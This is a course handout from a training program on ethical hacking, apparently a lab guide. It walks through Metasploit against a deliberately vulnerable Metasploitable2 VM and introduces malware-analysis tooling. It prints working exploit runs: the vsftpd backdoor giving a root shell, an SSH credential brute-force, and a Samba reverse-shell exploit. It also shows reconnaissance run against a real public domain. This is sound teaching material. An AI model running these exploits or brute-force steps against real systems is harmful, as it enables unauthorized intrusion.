

Day 6: STTP on Ethical Hacking and Cyber Forensics @IIITK

Malware Analysis with Metasploit and Forensic Tools

Dr. Jobin Jose

June 16, 2025

Contents

1	Introduction to Metasploit	3
1.1	What is Metasploit Framework (Msf)?	3
1.2	Key Terminologies	3
1.3	Metasploit Interfaces	3
1.4	Metasploit Utilities	4
1.5	Basic Metasploit Commands	5
2	Metasploit Practical Walkthrough	5
2.1	Initial Setup: Kali Linux & Metasploitable2	5
2.2	Information Gathering with Nmap	5
2.3	DNS Enumeration	5
2.4	Email Address Collection	7
2.5	Vulnerabilities Exploitation: VSFTPD 2.3.4 Backdoor	9
2.6	SSH Version Scanning	10
2.7	SSH Login Brute-forcing	12
2.8	SMB Version Scanning	13
2.9	Samba usermap_script Exploitation	15
3	Introduction to Malware Analysis	17
3.1	Understanding Malware	17
3.2	Properties and Characteristics	17
3.3	Mechanisms and Techniques	18
3.4	Malware Classification	18
3.5	Objectives and Types of Analysis	18
3.6	Crucial Concepts: Kill Switch & Persistence	18
4	Flare VM for Malware Analysis	18
4.1	Important Considerations	18
5	Static Analysis Deep Dive	19
5.1	Purpose	19
5.2	Tools for Static Analysis	19
5.2.1	HxD (Hex Editor)	19
5.2.2	CFF Explorer	21
5.2.3	HashMyFiles and VirusTotal Integration	22
5.2.4	Pestudio	25
5.2.5	Die (Detect It Easy)	29
6	Dynamic Analysis Deep Dive	30
6.1	Purpose	30
6.2	Tools for Dynamic Analysis	30
6.2.1	Autoruns	30
6.2.2	Process Monitor (Procmon)	31
6.2.3	Process Explorer	33
6.2.4	Regshot	34
6.2.5	FakeNet-NG	37

1 Introduction to Metasploit

1.1 What is Metasploit Framework (Msf)?

The Metasploit Framework (Msf) is a free, open-source penetration testing solution developed by the open-source community and Rapid7. It simplifies vulnerability exploitation and security assessment by providing a comprehensive platform and pre-built exploits. [1, 2]

1.2 Key Terminologies




Figure 1: Metasploit Framework Terminologies

- **Exploit:** Code leveraging a flaw to gain unauthorized access.
- **Payload:** Malicious code executed post-exploit; defines the action on target.
 - **Reverse Shell:** Target connects back to attacker (common for bypassing firewalls).
 - **Bind Shell:** Target opens a listening port for attacker to connect to.
- **Shellcode:** Small, often assembly-based, code executed as a payload to grant a shell.
- **Module:** Self-contained software piece within Metasploit (exploit, payload, auxiliary).
- **Listener:** Component waiting for incoming connections from payloads.

1.3 Metasploit Interfaces

```
rootkali:~# msfconsole -h
Usage: msfconsole [options]

Common options
-E, --environment ENVIRONMENT    The Rails environment. Will use RAILS_ENV environment variable if

Database options
-M, --migration-path DIRECTORY    Specify a directory containing additional DB migrations
-n, --no-database                 Disable database support
-y, --yaml PATH                   Specify a YAML file containing database settings

Framework options
-c FILE                           Load the specified configuration file
-v, --version                     Show version

Module options
--defer-module-loads              Defer module loading unless explicitly asked.
-m, --module-path DIRECTORY       An additional module path

Console options:
-a, --ask                         Ask before exiting Metasploit or accept 'exit -y'
-d, --defanged                   Execute the console as defanged
-L, --real-readline              Use the system Readline library instead of RbReadline
-o, --output FILE                 Output to the specified file
-p, --plugin PLUGIN              Load a plugin on startup
-q, --quiet                      Do not print the banner on startup
-r, --resource FILE              Execute the specified resource file (- for stdin)
-x, --execute-command COMMAND    Execute the specified string as console commands (use ; for multi
-h, --help                       Show this message
```

Figure 2: Metasploit Interfaces - MSFconsole

- **MSFconsole:** Most flexible, feature-rich, and stable command-line interface. Provides full access to Metasploit capabilities. [5]
- **MSFcli:** Command-line interface, now **deprecated (after 2013)**. Functionality largely replaced by **msfvenom** and **msfconsole** options. [6, 7]

```

root@kali:~# msfconsole -x "use exploit/multi/samba/usermap_script;\
set RHOST 172.16.194.172;\
set PAYLOAD cmd/unix/reverse;\
set LHOST 172.16.194.163;\
run"

```

Figure 3: MSFcli Usage (Deprecated)

- **Armitage:** Graphical User Interface (GUI) for Metasploit, offering visual exploitation and management. [8]




Figure 4: Armitage Graphical User Interface

1.4 Metasploit Utilities

- **MSFpayload:** Utility for generating standalone payloads, now deprecated and integrated into msfvenom. [9]
- **MSFencode:** Utility for encoding payloads to evade detection, also deprecated and integrated into msfvenom. [9]
- **Nasm Shell:** Used to identify assembly opcodes for shellcode development.

1.5 Basic Metasploit Commands

Command	Usage	Example
<code>use [Auxiliary/Exploit/Payload/Encoder]</code>	To select a particular module to start working with	<code>msf>use exploit/unix/ftp/vsftpd_234_backdoor</code> <code>msf>use auxiliary/scanner/portscan/tcp</code>
<code>show [exploits/payloads/encoder/auxiliary/options]</code>	To see the list of available modules of a particular type	<code>msf>show payloads</code> <code>msf> show options</code>
<code>set [options/payload]</code>	To set a value to a particular object	<code>msf>set payload windows/meterpreter/reverse_tcp</code> <code>msf>set LHOST 192.168.10.112</code> <code>msf> set RHOST 192.168.10.112</code> <code>msf> set LPORT 4444</code> <code>msf> set RPORT 8080</code>
<code>setg [options/payload]</code>	To set a value to a particular object globally so the values do not change when a module is switched on	<code>msf>setg RHOST 192.168.10.112</code>
<code>run</code>	To launch an auxiliary module after all the required options are set	<code>msf>run</code>
<code>exploit</code>	To launch an exploit	<code>msf>exploit</code>
<code>back</code>	To unselect a module and move back	<code>msf(ms08_067_netapi)>back</code> <code>msf></code>
<code>info</code>	To list the information related to a particular exploit/module/auxiliary	<code>msf>info exploit/windows/smb/ms08_067_netapi</code> <code>msf(ms08_067_netapi)>info</code>
<code>search</code>	To find a particular module	<code>msf>search hfs</code>
<code>check</code>	To check whether a particular target is vulnerable to the exploit or not	<code>msf>check</code>
<code>sessions</code>	To list the available sessions	<code>msf>sessions [session number]</code>

Figure 5: Basic Commands of Metasploit

Refer to the table in Figure 5 for commonly used commands like `use`, `show`, `set`, `run/exploit`, `back`, `info`, `search`, `check`, and `sessions`.

2 Metasploit Practical Walkthrough

This section demonstrates Metasploit usage on a Kali Linux attacking VM against a Metasploitable2 target VM.

2.1 Initial Setup: Kali Linux & Metasploitable2

1. Start `msfconsole` in Kali.
2. Power on Metasploitable2 VM.
3. All commands run in Kali, targeting Metasploitable2.

2.2 Information Gathering with Nmap

```
msf6 nmap -sT -sV -Pn 192.168.17.45
```

Purpose: Discovers open TCP ports ('-sT'), identifies service versions ('-sV'), and treats the host as online ('-Pn').

2.3 DNS Enumeration

```
msf6 dnsrecon -d certifiedhacker.com
```

Purpose: Gathers DNS records for a specified domain.

```

msf6 > search dnsenum
[-] No results from search
msf6 > search dns_enum
[-] No results from search
msf6 > search enum_dns

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/gather/enum_dns                normal          No     DNS Record Scanner and Enumerator

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/gather/enum_dns
msf6 > use 0
msf6 auxiliary(gather/enum_dns) > info

```

Figure 6: Searching for Metasploit DNS Enumeration Modules

```

msf6 search enum_dns
msf6 use auxiliary/gather/enum_dns

```

Name	Current Setting	Required	Description
DOMAIN		yes	The target domain
ENUM_A	true	yes	Enumerate DNS A record
ENUM_AXFR	true	yes	Initiate a zone transfer against each NS record
ENUM_BRT	false	yes	Brute force subdomains and host names via the supplied wordlist
ENUM_CNAME	true	yes	Enumerate DNS CNAME record
ENUM_MX	true	yes	Enumerate DNS MX record
ENUM_NS	true	yes	Enumerate DNS NS record
ENUM_RVL	false	yes	Reverse lookup a range of IP addresses
ENUM_SOA	true	yes	Enumerate DNS SOA record
ENUM_SRV	true	yes	Enumerate the most common SRV records
ENUM_TLD	false	yes	Perform a TLD expansion by replacing the TLD with the IANA TLD list
ENUM_TXT	true	yes	Enumerate DNS TXT record
IPRANGE		no	The target address range or CID

Figure 7: Options for auxiliary/gather/enum_dns

```

msf6 auxiliary(gather/enum_dns) set domain packtpub.com
msf6 auxiliary(gather/enum_dns) run

```

```

msf6 auxiliary(gather/enum_dns) > set domain packtpub.com
domain => packtpub.com
msf6 auxiliary(gather/enum_dns) > run

[*] Querying DNS NS records for packtpub.com
[+] packtpub.com NS: eva.ns.cloudflare.com
[+] packtpub.com NS: max.ns.cloudflare.com
[*] Attempting DNS AXFR for packtpub.com from 172.64.32.114
[*] Query packtpub.com DNS AXFR - no results were received
[*] Attempting DNS AXFR for packtpub.com from 108.162.192.114
[*] Query packtpub.com DNS AXFR - no results were received
[*] Attempting DNS AXFR for packtpub.com from 173.245.58.114
[*] Query packtpub.com DNS AXFR - no results were received
[*] Attempting DNS AXFR for packtpub.com from 108.162.193.132
[*] Query packtpub.com DNS AXFR - no results were received
[*] Attempting DNS AXFR for packtpub.com from 173.245.59.132
[*] Query packtpub.com DNS AXFR - no results were received
[*] Attempting DNS AXFR for packtpub.com from 172.64.33.132
[*] Query packtpub.com DNS AXFR - no results were received
[*] Querying DNS CNAME records for packtpub.com
[*] Querying DNS NS records for packtpub.com

```

Figure 8: Running auxiliary/gather/enum_dns

Results: Querying NS records for ‘packtpub.com’ was successful, but zone transfers (AXFR) failed, a common security practice.

2.4 Email Address Collection

```

msf6 auxiliary(gather/enum_dns) > back
msf6 > search email_collector

Matching Modules
=====
# Name                                     Disclosure Date Rank Check D
description
-----
0 auxiliary/gather/search_email_collector normal No S
search Engine Domain Email Address Collector

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/gather/search_email_collector

msf6 > use 0
msf6 auxiliary(gather/search_email_collector) >

```

Figure 9: Searching for Email Collector Module

```

msf6 search email_collector
msf6 use auxiliary/gather/search_email_collector

```

```
msf6 auxiliary(gather/search_email_collector) > show options
Module options (auxiliary/gather/search_email_collector):
  Name      Current Setting  Required  Description
  ----      -
  DOMAIN    DOMAIN            yes       The domain name to locate email addresses for
  OUTFILE    OUTFILE           no        A filename to store the email list
  SEARCH_BING  SEARCH_BING       true      Enable Bing as a backend search engine
  SEARCH_GOOGLE SEARCH_GOOGLE      true      Enable Google as a backend search engine
  SEARCH_YAHOO SEARCH_YAHOO       true      Enable Yahoo! as a backend search engine

View the full module info with the info, or info -d command.

msf6 auxiliary(gather/search_email_collector) > set domain packtpub.com
domain => packtpub.com
```

Figure 10: Options for auxiliary/gather/search_email_collector

```
msf6 auxiliary(gather/search_email_collector) set domain packtpub.com
msf6 auxiliary(gather/search_email_collector) run
```

```
msf6 auxiliary(gather/search_email_collector) > run
[*] Harvesting emails .....
[*] Searching Google for email addresses from packtpub.com
[*] Extracting emails from Google search results...
[*] Searching Bing email addresses from packtpub.com
[*] Extracting emails from Bing search results...
[*] Searching Yahoo for email addresses from packtpub.com
[*] Extracting emails from Yahoo search results...
[*] Located 0 email addresses for packtpub.com
[*] Auxiliary module execution completed
msf6 auxiliary(gather/search_email_collector) > █
```

Figure 11: Running auxiliary/gather/search_email_collector

Results: No email addresses were found for 'packtpub.com' through search engines in this instance.

2.5 Vulnerabilities Exploitation: VSFTPD 2.3.4 Backdoor

```
msf6 > search vsftpd

Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  D
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    V
VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      V
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figure 12: Searching for VSFTPD Modules

```
msf6 search vsftpd
msf6 use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-----
CHOST      -                no        The local client address
CPORT      -                no        The local client port
Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     -                yes       The target host(s), see https://docs.m
tasptloit.com/docs/using-metasploit/basi
cs/using-metasploit.html
RPORT      21               yes       The target port (TCP)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.17.46
rhosts => 192.168.17.46
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.17.46:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.17.46:21 - USER: 331 Please specify the password.
[*] 192.168.17.46:21 - Backdoor service has been spawned, handling...
[*] 192.168.17.46:21 - UID: uid=0(root) gid=0(root)
```

Figure 13: Options for exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.17.46
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

```

[*] Found shell.
[*] Command shell session 1 opened (192.168.17.42:35959 -> 192.168.17.46:6200) a
t 2025-06-16 01:30:18 -0400
-----
^Z
Background session 1? [Y/N] y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back

```

Figure 14: Successful VSFTPD Exploit and Shell

Results: Exploitation granted a root command shell on the target, confirming the vulnerability. The session was backgrounded using Ctrl+Z.

2.6 SSH Version Scanning

```

msf6 > search ssh
Matching Modules
=====
# Name                               Disclosure Date  Rank  Check
Description
-----
0 auxiliary/fuzzers/ssh/ssh_version_15  normal  No
SSH 1.5 Version Fuzzer
1 auxiliary/fuzzers/ssh/ssh_version_2   normal  No
SSH 2.0 Version Fuzzer
2 auxiliary/fuzzers/ssh/ssh_version_corrupt normal  No
SSH Version Corruption
3 auxiliary/scanner/ssh/ssh_version     normal  No
SSH Version Scanner

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/ssh/ssh_version

```

Figure 15: Searching for SSH Modules

```

msf6 search ssh
msf6 use auxiliary/scanner/ssh/ssh_version

```

```
msf6 > use 3
msf6 auxiliary(scanner/ssh/ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.17.46    yes       The target host(s), see https://docs.m
  RPORT     22               yes       The target port (TCP)
  THREADS   1               yes       The number of concurrent threads (max o
  TIMEOUT   30              yes       Timeout for the SSH probe

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_version) >
```

Figure 16: Options for auxiliary/scanner/ssh/ssh_version

```
msf6 auxiliary(scanner/ssh/ssh_version); set rhosts 192.168.17.46
msf6 auxiliary(scanner/ssh/ssh_version); run
```

```
msf6 auxiliary(scanner/ssh/ssh_version) > set rhosts 192.168.17.46
rhosts => 192.168.17.46
msf6 auxiliary(scanner/ssh/ssh_version) > run

[+] 192.168.17.46:22 - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ub
untu1 ( service.version=4.7p1 openssh.comment=Debian-8ubuntu1 service.vendor=Ope
nBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd
:openssh:4.7p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=8.04
os.cpe23=cpe:/o:canonical:ubuntu_linux:8.04 service.protocol=ssh fingerprint_db
=ssh.banner )
[+] 192.168.17.46:22 - Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_version) >
```

Figure 17: Running auxiliary/scanner/ssh/ssh_version

Results: The scan successfully identified the SSH server version as ‘SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1’.

2.7 SSH Login Brute-forcing

```
msf6 auxiliary(scanner/ssh/ssh_version) > search ssh_login

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  De
scription
-----
0  auxiliary/scanner/ssh/ssh_login          normal         No    SS
H Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey   normal         No    SS
H Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxil
ary/scanner/ssh/ssh_login_pubkey
```

Figure 18: Searching for SSH Login Modules

```
msf6> search ssh_login
msf6> use auxiliary/scanner/ssh/ssh_login
```

```
msf6 auxiliary(scanner/ssh/ssh_version) > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name           Current Setting  Required  Description
  ----
  BLANK_PASSWORDS false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false           no        Add all passwords in the current database to the list
  DB_ALL_USERS     false           no        Add all users in the current database to the list
  DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.17.46
rhosts => 192.168.17.46
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Figure 19: Options for auxiliary/scanner/ssh/ssh_login




Figure 20: Custom Wordlist: usernames.txt

```
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /home/kali/Desktop/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /home/kali/Desktop/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file /home/kali/Desktop/usernames.txt
user_file => /home/kali/Desktop/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /home/kali/Desktop/usernames.txt
pass_file => /home/kali/Desktop/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.17.46:22 - Starting bruteforce
[*] 192.168.17.46:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] SSH session 2 opened (192.168.17.42:32801 -> 192.168.17.46:22) at 2025-06-16 01:53:00 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...
```

Figure 21: Running SSH Login Brute-force and Session Interaction

Results: The brute-force was successful, identifying 'msfadmin:msfadmin' credentials. An SSH session (session 2) was opened.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
```

2.8 SMB Version Scanning

Nmap identified SMB on ports 139 and 445.

```
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

Figure 22: SMB Ports Identified by Nmap

```
msf6 > search smbversion
[-] No results from search
msf6 > search smb_version

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/scanner/smb/smb_version normal No SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 >
```

Figure 23: Searching for SMB Version Modules

```
msf6> search smb_version
msf6> use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version)> set rhosts 192.168.17.46
msf6 auxiliary(scanner/smb/smb_version)> run
```

```

msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.17.46    yes       The target host(s), see https://docs.m
  THREADS   1                 yes       The number of concurrent threads (max o
  ne per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.17.46
rhosts => 192.168.17.46
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.17.46:445 - SMB Detected (versions:1) (preferred dialect:) (sign
atures:optional)
[*] 192.168.17.46:445 - Host could not be identified: Unix (Samba 3.0.20-D
ebian)
[*] 192.168.17.46: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >

```

Figure 24: Running SMB Version Detection

Results: SMB version identified as 'Unix (Samba 3.0.20-Debian)'.

2.9 Samba usermap_script Exploitation

```

msf6 auxiliary(scanner/smb/smb_version) > searchsploit samba 3.0.20
[*] exec: searchsploit samba 3.0.20

-----
Exploit Title | Path
-----
Samba 3.0.10 < 3.3.5 - Format String / Securi | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map scr | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py
-----
Shellcodes: No Results
msf6 auxiliary(scanner/smb/smb_version) >

```

Figure 25: Searchsploit Output for Samba 3.0.20

```

msf6> use exploit/multi/samba/usermap_script
msf6 exploit(multi/samba/usermap_script)> set rhosts 192.168.17.46
msf6 exploit(multi/samba/usermap_script)> exploit

```

```

msf6 auxiliary(scanner/smb/smb_version) > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      -                no        The local client address
  CPORT      -                no        The local client port
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.17.46    yes       The target host(s), see https://docs.m
  RPORT      139              yes       The target port (TCP)

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.17.46
rhosts => 192.168.17.46
msf6 exploit(multi/samba/usermap_script) > exploit

[-] Handler failed to bind to 192.168.17.42:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] 192.168.17.46:139 - Exploit failed [bad-config]: Rex::BindFailed The address
is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.

```

Figure 26: Options for exploit/multi/samba/usermap_script

Note: Initial exploit failed due to LPORT in use (4444).

```

msf6 exploit(multi/samba/usermap_script) > set lport 4443
lport => 4443
msf6 exploit(multi/samba/usermap_script) > exploit

```

```

msf6 exploit(multi/samba/usermap_script) > set lport 4443
lport => 4443
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.17.42:4443
[*] Command shell session 3 opened (192.168.17.42:4443 -> 192.168.17.46:46133) a
t 2025-06-16 02:16:02 -0400

```

Figure 27: Setting LPORT and Successful Samba Exploit

Results: Setting LPORT to 4443 led to a successful exploit, opening a command shell session (session 3).

```
smbclient -L \\192.168.17.46
```

```
(kali@kali)-[~]
$ smbclient -L \\192.168.17.46
Password for [WORKGROUP\kali]:
Anonymous login successful

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  tmp            Disk      oh noes!
  opt            Disk
  IPC$           IPC       IPC Service (metasploitable server (Samba 3.0.
20-Debian))
  ADMIN$         IPC       IPC Service (metasploitable server (Samba 3.0.
20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

  Server      Comment
  -----
```

Figure 28: smbclient Interaction

```
smbclient \\192.168.17.46\ADMIN$
```

```
(kali@kali)-[~]
$ smbclient \\\192.168.17.46\ADMIN$
Password for [WORKGROUP\kali]:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED
```

Figure 29: smbclient ADMIN\$ Share Access Attempt

Results: Anonymous login allowed listing SMB shares, but access to 'ADMIN' was denied.

3 Introduction to Malware Analysis

Malware analysis is the study of malicious software behavior and purpose.

3.1 Understanding Malware

"Malware" (Mal-icious soft-ware) is software designed to harm or gain unauthorized access.

3.2 Properties and Characteristics

- Takes system control.
- Captures/transfers information (e.g., ransomware).
- Causes slowdowns, crashes, storage issues.

3.3 Mechanisms and Techniques

- Compression for fast transfer.
- Embedded functions for unpredictable behavior.
- Communication with creator (C2).
- Social engineering.

3.4 Malware Classification

- Overwriting malware
- Prepending malware
- Appending malware
- Cavity malware (injected into empty spaces)

3.5 Objectives and Types of Analysis

- **Objectives:** Understand behavior in isolated environments, extract evidence.
- **Static Analysis:** Examine code/structure without execution (code analysis, reverse engineering).
- **Dynamic Analysis:** Execute in controlled environment to observe real-time behavior.

3.6 Crucial Concepts: Kill Switch & Persistence

- **Kill Switch:** Mechanism to stop malware activity.
- **Persistence:** Malware's ability to maintain access (DLLs, Registry, Boot Sectors).

4 Flare VM for Malware Analysis

Flare VM is a Windows-based malware analysis environment.




Figure 30: Flare VM (VirusTotal in Browser)

4.1 Important Considerations

- **Network:** Use **Host-Only** for static analysis (no internet); **Bridge Adapter NOT recommended** for malware execution.
- **Firewall:** Turn **Windows Firewall OFF** on the VM during dynamic analysis for full observation.




Figure 31: Disabling Windows Firewall on Flare VM

5 Static Analysis Deep Dive

Examines malware without execution.

5.1 Purpose

Identify malicious traits, file types, metadata, and if packed/obfuscated, without running it.

5.2 Tools for Static Analysis

5.2.1 HxD (Hex Editor)




Figure 32: HxD Hex Editor Interface

Use: Inspect raw binary data. '4D 5A' ("MZ") at the beginning identifies a DOS/Windows executable (PE file).

